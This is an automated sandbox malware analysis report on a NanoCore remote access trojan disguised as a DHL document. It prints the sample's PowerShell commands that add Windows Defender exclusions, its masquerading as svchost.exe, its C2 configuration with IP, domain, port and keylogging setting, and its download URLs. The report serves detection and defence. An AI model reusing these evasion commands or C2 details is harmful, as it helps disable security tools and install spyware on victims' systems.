ID: 358257
Sample Name:
DHL_document1102202068090891.exe
Cookbook: default.jbs
Time: 11:03:16
Date: 25/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report DHL_document1102202068090891.exe

Overview

General Information

Sample Name:	DHL_document1102202068090891.exe
Analysis ID:	358257
MD5:	5e86ec60bc329d..
SHA1:	2881b03bd6a77d..
SHA256:	5b60eef7b62c70f..
Tags:	CHN DHL exe geo NanoCore RAT
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Nanocore

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected Nanocore Rat
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: NanoCore
- System process connects to networ…
- Yara detected Nanocore RAT
- .NET source code contains potentia…
- Adds a directory exclusion to Windo…
- Binary contains a suspicious time st…
- C2 URLs / IPs found in malware con…
- Changes security center settings (no…
- Contains functionality to hide a threa…

Classification



Startup

- **System is w10x64**
- DHL_document1102202068090891.exe (PID: 5308 cmdline: 'C:\Users\user\Desktop\DHL_document1102202068090891.exe' MD5: 5E86EC60BC329DB96BE8D476537A554C)
  - powershell.exe (PID: 6016 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Cursors\HbzxlmpZrwoQrExpYSCweYrh\svchost.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 4908 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - AdvancedRun.exe (PID: 1864 cmdline: 'C:\Users\user\AppData\Local\Temp\ca310657-9b53-4e0b-a10e-ddb725ebbc7d\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\ca310657-9b53-4e0b-a10e-ddb725ebbc7d\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
    - AdvancedRun.exe (PID: 6344 cmdline: 'C:\Users\user\AppData\Local\Temp\ca310657-9b53-4e0b-a10e-ddb725ebbc7d\AdvancedRun.exe' /SpecialRun 4101d8 1864 MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
  - powershell.exe (PID: 6624 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\DHL_document1102202068090891.exe' -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6632 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - cmd.exe (PID: 6644 cmdline: 'C:\Windows\System32\cmd.exe' /c timeout 1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 6692 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - timeout.exe (PID: 6832 cmdline: timeout 1 MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
  - CasPol.exe (PID: 2900 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe MD5: F866FC1C2E928779C7119353C3091F0C)
  - WerFault.exe (PID: 5196 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 5308 -s 2256 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- svchost.exe (PID: 1000 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 4616 cmdline: c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 4564 cmdline: c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 1056 cmdline: C:\Windows\System32\svchost.exe -k NetworkService -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 1036 cmdline: c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - MpCmdRun.exe (PID: 2588 cmdline: 'C:\Program Files\Windows Defender\mpcmdrun.exe' -wdenable MD5: A267555174BFA53844371226F482B86B)
    - conhost.exe (PID: 6400 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- svchost.exe (PID: 6328 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- explorer.exe (PID: 6384 cmdline: 'C:\Windows\explorer.exe' 'C:\Windows\Cursors\HbzxlmpZrwoQrExpYSCweYrh\svchost.exe' MD5: AD5296B280E8F522A8A897C96BAB0E1D)
- explorer.exe (PID: 6444 cmdline: C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding MD5: AD5296B280E8F522A8A897C96BAB0E1D)
  - svchost.exe (PID: 6560 cmdline: 'C:\Windows\Cursors\HbzxlmpZrwoQrExpYSCweYrh\svchost.exe' MD5: 5E86EC60BC329DB96BE8D476537A554C)
- svchost.exe (PID: 6652 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- explorer.exe (PID: 6840 cmdline: 'C:\Windows\explorer.exe' 'C:\Windows\Cursors\HbzxlmpZrwoQrExpYSCweYrh\svchost.exe' MD5: AD5296B280E8F522A8A897C96BAB0E1D)
- explorer.exe (PID: 6956 cmdline: C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding MD5: AD5296B280E8F522A8A897C96BAB0E1D)
  - svchost.exe (PID: 7148 cmdline: 'C:\Windows\Cursors\HbzxlmpZrwoQrExpYSCweYrh\svchost.exe' MD5: 5E86EC60BC329DB96BE8D476537A554C)
- svchost.exe (PID: 7084 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5304 cmdline: C:\Windows\System32\svchost.exe -k WerSvcGroup MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - WerFault.exe (PID: 5044 cmdline: C:\Windows\SysWOW64\WerFault.exe -pss -s 468 -p 5308 -ip 5308 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- svchost.exe (PID: 5240 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- **cleanup**

Malware Configuration

Threatname: NanoCore


```
{
  "Version": "1.2.2.0",
  "Mutex": "933bebd4-0378-4b22-a9fe-1200446be5",
  "Group": "",
  "Domain1": "185.157.160.229",
  "Domain2": "noancore.linkpc.net",
  "Port": 6700,
  "KeyboardLogging": "Enable",
  "RunOnStartup": "Disable",
  "RequestElevation": "Disable",
  "BypassUAC": "Disable",
  "ClearZoneIdentifier": "Disable",
  "ClearAccessControl": "Disable",
  "SetCriticalProcess": "Disable",
  "PreventSystemSleep": "Disable",
  "ActivateAwayMode": "Disable",
  "EnableDebugMode": "Disable",
  "RunDelay": 0,
  "ConnectDelay": 4000,
  "RestartDelay": 5000,
  "TimeoutInterval": 5000,
  "KeepAliveTimeout": 29980,
  "MutexTimeout": 5000,
  "LanTimeout": 2500,
  "WanTimeout": 8000,
  "BufferSize": "ffff0000",
  "MaxPacketSize": "0000a000",
  "GCThreshold": "0000a000",
  "UseCustomDNS": "Enable",
  "PrimaryDNSServer": "8.8.8.8",
  "BackupDNSServer": "8.8.4.4"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000001D.00000002.529223776.0000000002D91000.00000004.00000001.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
0000001D.00000002.504221137.0000000000402000.00000040.00000001.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xff8d:$x1: NanoCore.ClientPluginHost • 0xffca:$x2: IClientNetworkHost • 0x13afd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
0000001D.00000002.504221137.0000000000402000.00000040.00000001.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
0000001D.00000002.504221137.0000000000402000.00000040.00000001.sdmp	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	• 0xfcf5:$a: NanoCore • 0xfd05:$a: NanoCore • 0xff39:$a: NanoCore • 0xff4d:$a: NanoCore • 0xff8d:$a: NanoCore • 0xfd54:$b: ClientPlugin • 0xff56:$b: ClientPlugin • 0xff96:$b: ClientPlugin • 0xfe7b:$c: ProjectData • 0x10882:$d: DESCrypto • 0x1824e:$e: KeepAlive • 0x1623c:$g: LogClientMessage • 0x12437:$i: get_Connected • 0x10bb8:$j: #=q • 0x10be8:$j: #=q • 0x10c04:$j: #=q • 0x10c34:$j: #=q • 0x10c50:$j: #=q • 0x10c6c:$j: #=q • 0x10c9c:$j: #=q • 0x10cb8:$j: #=q
0000001D.00000002.533736388.0000000003DD9000.00000004.00000001.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	

Click to see the 18 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
28.2.svchost.exe.4806e98.6.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xe38d:$x1: NanoCore.ClientPluginHost • 0xe3ca:$x2: IClientNetworkHost • 0x11efd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
28.2.svchost.exe.4806e98.6.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xe105:$x1: NanoCore Client.exe • 0xe38d:$x2: NanoCore.ClientPluginHost • 0xf9c6:$s1: PluginCommand • 0xf9ba:$s2: FileCommand • 0x1086b:$s3: PipeExists • 0x16622:$s4: PipeCreated • 0xe3b7:$s5: IClientLoggingHost
28.2.svchost.exe.4806e98.6.unpack	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
28.2.svchost.exe.4806e98.6.unpack	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	• 0xe0f5:$a: NanoCore • 0xe105:$a: NanoCore • 0xe339:$a: NanoCore • 0xe34d:$a: NanoCore • 0xe38d:$a: NanoCore • 0xe154:$b: ClientPlugin • 0xe356:$b: ClientPlugin • 0xe396:$b: ClientPlugin • 0xe27b:$c: ProjectData • 0xec82:$d: DESCrypto • 0x1664e:$e: KeepAlive • 0x1463c:$g: LogClientMessage • 0x10837:$i: get_Connected • 0xefb8:$j: #=q • 0xefe8:$j: #=q • 0xf004:$j: #=q • 0xf034:$j: #=q • 0xf050:$j: #=q • 0xf06c:$j: #=q • 0xf09c:$j: #=q • 0xf0b8:$j: #=q
0.2.DHL_document1102202068090891.exe.47d29a0.8.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xe38d:$x1: NanoCore.ClientPluginHost • 0xe3ca:$x2: IClientNetworkHost • 0x11efd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
Click to see the 53 entries				

Sigma Overview

System Summary:

Sigma detected: NanoCore


Sigma detected: Suspicious Svchost Process

Sigma detected: System File Execution Location Anomaly

Sigma detected: Windows Processes Suspicious Parent Directory

Signature Overview

- AV Detection
- Compliance
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality



Click to jump to signature section

AV Detection:

- Found malware configuration
- Multi AV Scanner detection for dropped file
- Multi AV Scanner detection for submitted file
- Yara detected Nanocore RAT
- Machine Learning detection for dropped file
- Machine Learning detection for sample

Compliance:

- Contains modern PE file flags such as dynamic base (ASLR) or NX
- Binary contains paths to debug symbols

Networking:

- C2 URLs / IPs found in malware configuration

E-Banking Fraud:

- Yara detected Nanocore RAT

System Summary:

- Malicious sample detected (through community Yara rule)
- Executable has a suspicious name (potential lure to open the executable)
- Initial sample is a PE file and has a suspicious name

Data Obfuscation:

- .NET source code contains potential unpacker
- Binary contains a suspicious time stamp

Persistence and Installation Behavior:

- Drops PE files with benign system names
- Drops executables to the windows directory (C:\Windows) and starts them

Boot Survival:

Creates an autostart registry key pointing to binary in C:\Windows

Anti Debugging:

Contains functionality to hide a thread from the debugger

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Adds a directory exclusion to Windows Defender

Injects a PE file into a foreign processes

Writes to foreign memory regions

Lowering of HIPS / PFW / Operating System Security Settings:

Changes security center settings (notifications, updates, antivirus, firewall)

Stealing of Sensitive Information:

Yara detected Nanocore RAT

Remote Access Functionality:

Detected Nanocore Rat


Yara detected Nanocore RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and Co
Valid Accounts	Windows Management Instrumentation 1	DLL Side-Loading 1	Exploitation for Privilege Escalation 1	Disable or Modify Tools 2 1	Input Capture 1	File and Directory Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingress Transfe
Default Accounts	Native API 1	Application Shimming 1	DLL Side-Loading 1	Deobfuscate/Decode Files or Information 1 1	LSASS Memory	System Information Discovery 2 3	Remote Desktop Protocol	Input Capture 1	Exfiltration Over Bluetooth	Encryp Chann
Domain Accounts	Command and Scripting Interpreter 1	Windows Service 1	Application Shimming 1	Obfuscated Files or Information 2	Security Account Manager	Query Registry 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-St Port 1
Local Accounts	Service Execution 2	Registry Run Keys / Startup Folder 1 1	Access Token Manipulation 1	Software Packing 1 1	NTDS	Security Software Discovery 3 5 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Remot Access Softwa
Cloud Accounts	Cron	Network Logon Script	Windows Service 1	Timestomp 1	LSA Secrets	Virtualization/Sandbox Evasion 1 8	SSH	Keylogging	Data Transfer Size Limits	Non-Applica Layer Protoc
Replication Through Removable Media	Launchd	Rc.common	Process Injection 3 1 2	DLL Side-Loading 1	Cached Domain Credentials	Process Discovery 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Applica Layer Protoc
External Remote Services	Scheduled Task	Startup Items	Registry Run Keys / Startup Folder 1 1	Masquerading 2 2 1	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comm Used P

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and Cc
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 1 8	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applica Layer F
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Access Token Manipulation 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protoc
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Process Injection 3 1 2	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Tra Protoc


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
DHL_document1102202068090891.exe	28%	Virustotal		Browse
DHL_document1102202068090891.exe	33%	ReversingLabs	ByteCode-MSIL.Downloader.BaseLoader	
DHL_document1102202068090891.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Windows\Cursors\HbzxlmpZrwoQrExpYSCweYrh\svchost.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\ca310657-9b53-4e0b-a10e-ddb725ebbc7d\AdvancedRun.exe	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\ca310657-9b53-4e0b-a10e-ddb725ebbc7d\AdvancedRun.exe	0%	ReversingLabs		
C:\Windows\Cursors\HbzxlmpZrwoQrExpYSCweYrh\svchost.exe	33%	ReversingLabs	ByteCode-MSIL.Downloader.BaseLoader	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
29.2.CasPol.exe.5ae0000.9.unpack	100%	Avira	TR/NanoCore.fadte		Download File
29.2.CasPol.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1108376		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://coroloboxorozor.com/base/D9CFC9FB28456A5A139C9F495F1407BB.html	0%	Avira URL Cloud	safe	
http://coroloboxorozor.com	0%	Avira URL Cloud	safe	
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0C	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0C	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0C	0%	URL Reputation	safe	
http://www.microsoft.cN	0%	Avira URL Cloud	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://coroloboxorozor.com/base/40146EDED8BA63D6AE3F2DAF99B02171.html	0%	Avira URL Cloud	safe	
http://coroloboxorozor.com/base/F55ACED73ADD255559F0ED65FFDFD3E9.html	0%	Avira URL Cloud	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://ocsp.dig	0%	Avira URL Cloud	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
185.157.160.229	0%	Avira URL Cloud	safe	
http://https://%s.dnet.xboxlive.com	0%	URL Reputation	safe	
http://https://%s.dnet.xboxlive.com	0%	URL Reputation	safe	
http://https://%s.dnet.xboxlive.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
noancore.linkpc.net	185.157.160.229	true	false		high
coroloboxorozor.com	172.67.172.17	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://coroloboxorozor.com/base/D9CFC9FB28456A5A139C9F495F1407BB.html	true	• Avira URL Cloud: safe	unknown
http://coroloboxorozor.com/base/40146EDED8BA63D6AE3F2DAF99B02171.html	true	• Avira URL Cloud: safe	unknown
http://coroloboxorozor.com/base/F55ACED73ADD255559F0ED65FFDFD3E9.html	true	• Avira URL Cloud: safe	unknown
noancore.linkpc.net	false		high
185.157.160.229	true	• Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://ocsp.sectigo.com0	DHL_document1102202068090891.exe, 00000000.00000002.54406348 4.000000000460D000.00000004.00 000001.sdmp, svchost.exe, 0000 0011.00000002.544010014.000000 0004149000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
